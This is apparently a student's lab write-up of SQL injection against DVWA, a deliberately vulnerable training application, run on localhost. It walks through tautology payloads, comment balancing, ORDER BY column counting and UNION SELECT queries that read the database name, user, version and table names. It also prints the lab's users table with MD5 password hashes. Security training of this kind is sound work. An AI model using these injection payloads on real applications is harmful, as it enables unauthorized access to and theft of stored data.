


SQL INJECTION

A. **LOW SEVERITY:**

Uses GET as input method:


Here, Id parameter is treated as a normal query.



1. The query 'or 1=1' is returning all the users as the operand used here is or
This is interpreted as ' or 1=1'. When its searching for ''(i.e, blank username), it does not find anything but when its taking the query as 1=1' its returning all the values as 1 is always equals to 1.

The database statement here is(for or): SELECT first_name, last_name FROM users WHERE UserId= ' ' or 1 = '1'

If we use and instead for or: SELECT first_name, last_name FROM users WHERE UserId= ' ' and 1='1' ,which is a false statement.



If we use ' and 1='1' this won't return anything as both the condition needs to be true which is not possible in this case. The following are the users of mysql database:

```
File Actions Edit View Help
| services |
+-----+
7 rows in set (0.001 sec)

MariaDB [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [dvwa]> select* from users;
+-----+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar | last_log |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | /DVWA/hackable/users/admin.jpg | 2020-07-07 22:04:11 |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | /DVWA/hackable/users/gordonb.jpg | 2020-07-07 22:04:11 |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | /DVWA/hackable/users/1337.jpg | 2020-07-07 22:04:11 |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | /DVWA/hackable/users/pablo.jpg | 2020-07-07 22:04:11 |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | /DVWA/hackable/users/smithy.jpg | 2020-07-07 22:04:11 |
+-----+-----+-----+-----+-----+-----+-----+

5 rows in set (0.001 sec)


MariaDB [dvwa]> |
```

Here we can see there is no blank username.

2. For the query `%'` or `'0'='0` :

`%'` - Will probably not be equal to anything, and will be false.

`'0'='0'` - Is equal to true, because 0 will always equal 0.




The database statement for the above will be :

SELECT first_name, last_name FROM users WHERE UserId= '%' or '0'='0'

3.

If we use the sql query


as: **http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' --+&Submit=Submit#**, it throws an error as it is unbalanced:



To balance it we are using:


`http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' --&Submit=Submit#`

This will comment the rest part out and hence give the output as following:




4. Now to see the number of columns , we use **order by** keyword:

`http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' order by 2--&Submit=Submit#`




We see no errors until now

But if we are using order by 3 an error is generated . Hence we can conclude that only two columns are present



4. To find vulnerable columns that will be reflected in the client side, we will be using **union select** keyword :


http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select 1,2--&Submit=Submit#



5. To see the current user of the database


and which database is being used:

http://127.0.0.1/DVWA/vulnerabilities/sql/?id=1' Union Select database(),user()--+&Submit=Submit#




6. Now to view database and version of the same:

`http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select database(),version()--+&Submit=Submit#`




7. To see the number of **tables present in the database**:

[http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select **table_name**, 2 from **information_schema.tables**--+&Submit=Submit#](http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' Union Select table_name, 2 from information_schema.tables--+&Submit=Submit#)



